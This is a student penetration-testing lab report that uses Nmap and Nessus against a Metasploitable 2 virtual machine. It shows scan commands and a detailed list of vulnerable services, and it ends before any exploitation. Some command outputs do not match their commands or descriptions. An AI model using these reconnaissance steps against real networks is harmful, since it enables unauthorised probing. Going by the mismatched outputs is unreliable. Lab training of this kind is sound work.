

Penetration Testing Project Report

Kali Linux vs. Metasploitable 2

Author: A.M. Prabashana Kaveen Piris
Cybersecurity Student / Enthusiast

Date: 01 August 2025



Tools Used:

- Kali Linux
- Metasploitable 2
- Nmap
- Nessus
- Metasploit Framework

Project Objective:

To simulate a real-world penetration testing engagement in a controlled lab environment by identifying, scanning, and exploiting vulnerabilities in a target system using open-source tools and frameworks.

Section 1: Environment Setup



Description:

Configured dual network adapters for Kali Linux: one Bridged Adapter for internet access, and one Host-Only Adapter to isolate and communicate with Metasploitable 2 within a controlled lab environment.

```
root@ball:~# netstat -an | grep :2222
tcp        0      0 0.0.0.0:2222             0.0.0.0:*               LISTEN      1588/sshd[1588]
root@ball:~# nc -l -p 2222 > /tmp/test.log
root@ball:~# curl http://127.0.0.1:2222/test.log
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 10

GET /test.log HTTP/1.1
Host: 127.0.0.1:2222
User-Agent: curl/7.54.0
Accept: */*
Accept-Encoding: identity
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

root@ball:~#
```

A screenshot of a Kali Linux desktop environment. A terminal window titled "Metasploit00 [Running] - Oracle VM VirtualBox" is open, showing a root shell session. The terminal displays network configuration commands and their output. One line of output for the 'ifconfig' command is highlighted with a red box. The desktop background has a blue hexagonal pattern. The system tray at the bottom shows various icons, and the status bar at the bottom left indicates the date and time as "01 13:33 EDT".

Description:

Verified IP addresses on both Kali and Metasploitable VMs using ip a and ifconfig. Ensured both are on the same subnet (192.168.56.0/24) and connected via Host-Only Adapter.

Section 2: Reconnaissance with Nmap

1. Ping Scan – Check if target is up
nmap -sn 192.168.56.103/24


```
# Example: nmap -sn 192.168.1.0/24
zsh: corrupt history file /home/kali/.zsh_history
zsh: parse error near `\'n\''
(kali㉿kali)-[~]  # nmap -sn 192.168.56.103/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:33 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
(kali㉿kali)-[~]  # nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:36 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up.
MAC Address: 08:00:27:13:2E:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00054s latency).
MAC Address: 0A:00:27:00:00:20 (Unknown)
Nmap scan report for 192.168.56.103
Host is up.
MAC Address: 08:00:27:13:2E:15 (Unknown)
Nmap scan report for 192.168.56.101
Host is up.
MAC Address: 08:00:27:8F:2E:88 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.45 seconds
(kali㉿kali)-[~] 
```

Description:

Scanned the local subnet to discover all live hosts. Metasploitable was identified as an active device on the network.

Port Scan

nmap -sS 192.168.56.103



```
root@kali:~/Desktop# nmap -sS 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:44 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.00032s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:13:2E:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.00055s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
4002/tcp  open  mlchat-proxy
MAC Address: 0A:00:27:00:00:20 (Unknown)

Nmap scan report for 192.168.56.103
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

Description:

Conducted a SYN scan to identify open ports on the target. Results showed multiple services exposed on standard ports, indicating a broad attack surface.

Service Version Detection

```
nmap -sV 192.168.56.103
```

kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Nmap scan report for 192.168.56.101
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 9.39 seconds

```
(root㉿kali)-[~/home/kali/Desktop]
# 
[root@kali ~]#
```

(root㉿kali)-[~/home/kali/Desktop]


```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -sv 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:46 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00068s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:8F:E8:0 (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
```

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap -A -O nmap-scan.txt 192.168.56.103
```

Aggressive Full Scan

```
nmap -A -oN nmap-scan.txt 192.168.56.103
```



```
root@kali: /home/kali/Desktop
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
---(root@kali)-[/home/kali/Desktop]#
# nmap -A -oN nmap-scan.txt 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 13:48 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
Connected to 192.168.56.101
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| 2048 56:56:24:0f:21:id:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-08-01T23:18:45+00:00; +5h29m30s from scanner time.
sslv2:
|_SSLv2 supported
|_ciphers:
|  SSL2_RC4_128_WITH_MD5
|  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|  SSL2_RC4_128_EXPORT40_WITH_MD5
|  SSL2_DES_192_EDE3_CBC_WITH_MD5
|  SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
53/tcp    open  domain   ISC BIND 9.4.2
|dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|http-title: Metasploitable2 - Linux
|http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind  2 (RPC #100000)
```

Description:


Performed a full service and OS detection scan. Nmap identified specific software versions running on open ports, aiding in vulnerability research.

Section 3: Vulnerability Scanning with Nessus

✓ Steps:

1. Start Nessus

```
sudo systemctl start nessusd
```




The screenshot shows a terminal window on a Kali Linux desktop. The terminal title is 'kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The prompt is 'root@kali: /home/kali/Desktop'. The user has run the command 'sudo systemctl start nessusd', which is highlighted with a red box. The terminal also shows other system logs and history.

```
zsh: corrupt history file /home/kali/.zsh_history
zsh: (kali㉿kali)-[~/Desktop]
→ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali/Desktop]
# sudo systemctl start nessusd
(root㉿kali)-[/home/kali/Desktop]
#
```

Configured a Basic Network Scan in Nessus targeting the Metasploitable IP. Selected default options to identify known vulnerabilities.

